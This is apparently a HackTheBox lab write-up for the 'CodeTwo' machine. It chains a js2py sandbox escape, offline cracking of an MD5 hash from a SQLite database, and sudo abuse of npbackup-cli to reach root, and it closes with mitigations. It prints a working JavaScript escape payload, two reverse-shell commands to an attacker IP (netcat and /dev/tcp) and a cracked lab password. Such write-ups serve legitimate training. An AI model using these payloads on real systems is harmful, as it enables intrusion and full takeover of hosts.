CodeTwo
Writeup for HackTheBox CodeTwo machine
Executive Summary
This report details the security assessment of the HackTheBox machine “CodeTwo” (medium-difficulty, Linux). The attack chain is as follows:
- js2py Sandbox Escape — The web app on port 8000 allows JavaScript execution via
js2pyv0.74 (vulnerable to sandbox escape). Use class introspection to locatesubprocess.Popenand execute a reverse shell asapp. - SQLite → Credential Extraction — Read the app’s SQLite database; extract MD5 hash for
marco. Crack offline to recover passwordsweetangelbabylove. SSH in asmarco. - npbackup Config Injection → Root — Marco has
NOPASSWDsudo for/usr/local/bin/npbackup-cli. The utility accepts a custom-cconfig file. Copy the root-owned template to a writable file, inject a reverse shell intopre_exec_commands, and run with sudo to get root.
Reconnaissance
We begin the assessment by running an initial Nmap TCP port scan to discover active services on the target IP 10.129.146.100:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
┌──(kali㉿kali)-[~/htb-machine/codetwo]
└─$ nmap -sC -sV $ip
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-20 16:53 UTC
Nmap scan report for 10.129.146.100
Host is up (0.24s latency).
Not shown: 998 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 a0:47:b4:0c:69:67:93:3a:f9:b4:5d:b3:2f:bc:9e:23 (RSA)
|   256 7d:44:3f:f1:b1:e2:bb:3d:91:d5:da:58:0f:51:e5:ad (ECDSA)
|_  256 f1:6b:1d:36:18:06:7a:05:3f:07:57:e1:ef:86:b4:85 (ED25519)
8000/tcp open  http    Gunicorn 20.0.4
|_http-title: Welcome to CodeTwo
|_http-server-header: gunicorn/20.0.4
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.04 seconds
We add the target domain mapping to /etc/hosts:
1
echo "10.129.146.100 codetwo.htb" | sudo tee -a /etc/hosts
Web Enumeration & Initial Foothold
We access the web application running on port 8000: http://codetwo.htb:8000/

We review the package dependencies of the application and discover the use of js2py==0.74:
1
2
3
4
5
┌──(kali㉿kali)-[~/htb-machine/codetwo/app]
└─$ cat requirements.txt
flask==3.0.3
flask-sqlalchemy==3.1.1
js2py==0.74

We register a new user: http://codetwo.htb:8000/register
We log in using the created account: http://codetwo.htb:8000/login


After authentication, we are redirected to a developer dashboard containing an online JavaScript execution editor: http://codetwo.htb:8000/dashboard
Sandbox Escape via js2py Vulnerability
The js2py library up to version 0.74 contains a sandbox escape vulnerability that allows arbitrary Python code execution. For technical details, refer to: RCE with js2py sandbox escape

We write a JavaScript exploit payload that references the parent Python environment’s subprocess.Popen constructor. We load this payload in the editor to execute a reverse shell command (while catching the connection using netcat):
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
// [+] command goes here:
let cmd = "busybox nc 10.10.14.65 4444 -e bash"
let hacked, bymarve, n11
let getattr, obj

hacked = Object.getOwnPropertyNames({})
bymarve = hacked.__getattribute__
n11 = bymarve("__getattribute__")
obj = n11("__class__").__base__
getattr = obj.__getattribute__

function findpopen(o) {
    let result;
    for(let i in o.__subclasses__()) {
        let item = o.__subclasses__()[i]
        if(item.__module__ == "subprocess" && item.__name__ == "Popen") {
            return item
        }
        if(item.__name__ != "type" && (result = findpopen(item))) {
            return result
        }
    }
}

n11 = findpopen(obj)(cmd, -1, null, -1, -1, -1, null, null, true).communicate()
console.log(n11)
function f() {
    return n11
}
We launch our listener and receive the connection:
1
2
3
4
5
6
7
8
9
10
11
┌──(kali㉿kali)-[~/htb-machine/codetwo]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.65] from (UNKNOWN) [10.129.146.100] 53868

id
uid=1001(app) gid=1001(app) groups=1001(app)

python3 -c 'import pty; pty.spawn("/bin/bash")'
app@codetwo:~/app$ ls
app.py  instance  __pycache__  requirements.txt  static  templates
Lateral Movement to User marco
We explore the application directory and locate a SQLite database users.db inside the instance folder. We connect to the database and query the user table:
1
2
3
4
5
6
7
8
9
10
11
12
app@codetwo:~/app$ cd instance
app@codetwo:~/app/instance$ ls
users.db
app@codetwo:~/app/instance$ sqlite3 users.db
SQLite version 3.31.1 2020-01-27 19:55:54
Enter ".help" for usage hints.
sqlite> .tables
code_snippet  user
sqlite> select * from user;
1|marco|649c9d65a206a75f5abe509fe128bce5
2|app|a97588c0e2fa3a024876339e27aeb42e
3|admin|21232f297a57a5a743894a0e4a801fc3
We extract the MD5 hash for the user marco: 649c9d65a206a75f5abe509fe128bce5. We decrypt the hash using John the Ripper:
1
2
3
4
5
6
7
8
9
┌──(kali㉿kali)-[~/htb-machine/codetwo]
└─$ john hash --format=Raw-MD5 --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 128/128 AVX 4x3])
Press 'q' or Ctrl-C to abort, almost any other key for status
sweetangelbabylove (?)
1g 0:00:00:00 DONE (2025-08-20 17:18) 5.555g/s 19159Kp/s 19159Kc/s 19159KC/s sweetart098..sweetali786
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
The cracked credentials are:
- Username:
marco - Password:
sweetangelbabylove
We authenticate via SSH:
1
2
3
4
5
6
7
8
9
┌──(kali㉿kali)-[~/htb-machine/codetwo]
└─$ ssh marco@codetwo.htb
marco@codetwo.htb's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-216-generic x86_64)
...
marco@codetwo:~$ ls
backups  npbackup.conf  user.txt
marco@codetwo:~$ cat user.txt
******************4936bcefa2797be5
Privilege Escalation
We run sudo -l to check the permitted sudo commands for marco:
1
2
3
4
5
6
7
marco@codetwo:~$ sudo -l
Matching Defaults entries for marco on codetwo:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User marco may run the following commands on codetwo:
    (ALL : ALL) NOPASSWD: /usr/local/bin/npbackup-cli
The user is allowed to run /usr/local/bin/npbackup-cli (a file backup orchestrator utility) as root without a password. We review the default configuration file npbackup.conf located in our home folder:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
marco@codetwo:~$ cat npbackup.conf
conf_version: 3.0.1
audience: public
repos:
  default:
    repo_uri:
      __NPBACKUP__wd9051w9Y0p4ZYWmIxMqKHP81/phMlzIOYsL01M9Z7IxNzQzOTEwMDcxLjM5NjQ0Mg8PDw8PDw8PDw8PDw8PD6yVSCEXjl8/9rIqYrh8kIRhlKm4UPcem5kIIFPhSpDU+e+E__NPBACKUP__
    repo_group: default_group
    backup_opts:
      paths:
      - /home/app/app/
      source_type: folder_list
      exclude_files_larger_than: 0.0
    repo_opts:
      repo_password:
        __NPBACKUP__v2zdDN21b0c7TSeUZlwezkPj3n8wlR9Cu1IJSMrSctoxNzQzOTEwMDcxLjM5NjcyNQ8PDw8PDw8PDw8PDw8PD0z8n8DrGuJ3ZVWJwhBl0GHtbaQ8lL3fB0M=__NPBACKUP__
      retention_policy: {}
      prune_max_unused: 0
    prometheus: {}
    env: {}
    is_protected: false
groups:
...
      pre_exec_commands: []
      pre_exec_per_command_timeout: 3600
      pre_exec_failure_is_fatal: false
      post_exec_commands: []
      post_exec_per_command_timeout: 3600
      post_exec_failure_is_fatal: false
      post_exec_execute_even_on_backup_error: true
      post_backup_housekeeping_percent_chance: 0
...
Although the default npbackup.conf is root-owned and cannot be edited, the npbackup-cli utility allows users to specify custom configurations using the -c flag.
1
2
3
4
5
marco@codetwo:~$ ls -l
total 12
drwx------ 7 root root  4096 Apr  6 03:50 backups
-rw-rw-r-- 1 root root  2893 Jun 18 11:16 npbackup.conf
-rw-r----- 1 root marco   33 Aug 20 14:36 user.txt
We copy npbackup.conf to a writable file named npbackup.bat:
1
cp npbackup.conf npbackup.bat
We edit npbackup.bat to inject a reverse shell command into the pre_exec_commands attribute:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
marco@codetwo:~$ cat npbackup.bat
conf_version: 3.0.1
audience: public
repos:
  default:
    repo_uri:
      __NPBACKUP__wd9051w9Y0p4ZYWmIxMqKHP81/phMlzIOYsL01M9Z7IxNzQzOTEwMDcxLjM5NjQ0Mg8PDw8PDw8PDw8PDw8PD6yVSCEXjl8/9rIqYrh8kIRhlKm4UPcem5kIIFPhSpDU+e+E__NPBACKUP__
    repo_group: default_group
    backup_opts:
      paths:
      - /home/app/app/
      source_type: folder_list
      exclude_files_larger_than: 0.0
    repo_opts:
      repo_password:
        __NPBACKUP__v2zdDN21b0c7TSeUZlwezkPj3n8wlR9Cu1IJSMrSctoxNzQzOTEwMDcxLjM5NjcyNQ8PDw8PDw8PDw8PDw8PD0z8n8DrGuJ3ZVWJwhBl0GHtbaQ8lL3fB0M=__NPBACKUP__
      retention_policy: {}
      prune_max_unused: 0
    prometheus: {}
    env: {}
    is_protected: false
groups:
...
      minimum_backup_size_error: 10 MiB
      pre_exec_commands:
       - 'bash -c "bash -i >& /dev/tcp/10.10.14.65/1337 0>&1"'
      pre_exec_per_command_timeout: 3600
      pre_exec_failure_is_fatal: false
      post_exec_commands: []
...
We set up a Netcat listener locally:
1
2
┌──(kali㉿kali)-[~/htb-machine/codetwo]
└─$ nc -lvnp 1337
We run the backup utility with our custom configuration using sudo:
1
sudo /usr/local/bin/npbackup-cli --backup -f -c /home/marco/npbackup.bat
1
2
3
4
marco@codetwo:~$ sudo /usr/local/bin/npbackup-cli --backup -f -c /home/marco/npbackup.bat
2025-08-20 17:39:13,716 :: INFO :: npbackup 3.0.1-linux-UnknownBuildType-x64-legacy-public-3.8-i 2025032101 - Copyright (C) 2022-2025 NetInvent running as root
2025-08-20 17:39:13,744 :: INFO :: Loaded config BC913717 in /home/marco/npbackup.bat
2025-08-20 17:39:13,757 :: INFO :: Running backup of ['/home/app/app/'] to repo default
Our listener catches the connection, providing a shell as root:
1
2
3
4
5
6
7
8
9
┌──(kali㉿kali)-[~/htb-machine/codetwo]
└─$ nc -lvnp 1337
listening on [any] 1337 ...
connect to [10.10.14.65] from (UNKNOWN) [10.129.146.100] 36870
root@codetwo:/home/marco# id
uid=0(root) gid=0(root) groups=0(root)
root@codetwo:/home/marco# cd /root
root@codetwo:~# cat root.txt
****************070bf16cf3d6e6b1
Mitigations & Security Recommendations
To secure the host against similar compromises, implement the following steps:
- Avoid Sandboxed Third-Party Interpreters:
- Do not use libraries like
js2pyto execute user-supplied code. Secure alternatives include isolated microservices or containerized execution sandboxes. - If code execution is strictly necessary, run the code execution engine in isolated sandbox containers with minimal system privileges and network restrictions.
- Do not use libraries like
- Implement Strong Password Hashing:
- Replace raw MD5 hashing in application databases with modern, slow hashing algorithms such as bcrypt or PBKDF2 to prevent offline credential cracking.
- Secure Sudo Permissions and CLI Wrappers:
- Avoid granting unrestricted sudo execution permissions to CLI tools that process configuration variables.
- If
npbackup-cliis allowed in sudoers, disable user-specified configuration files (-cflag) or restrict the config directory to root-only writable locations.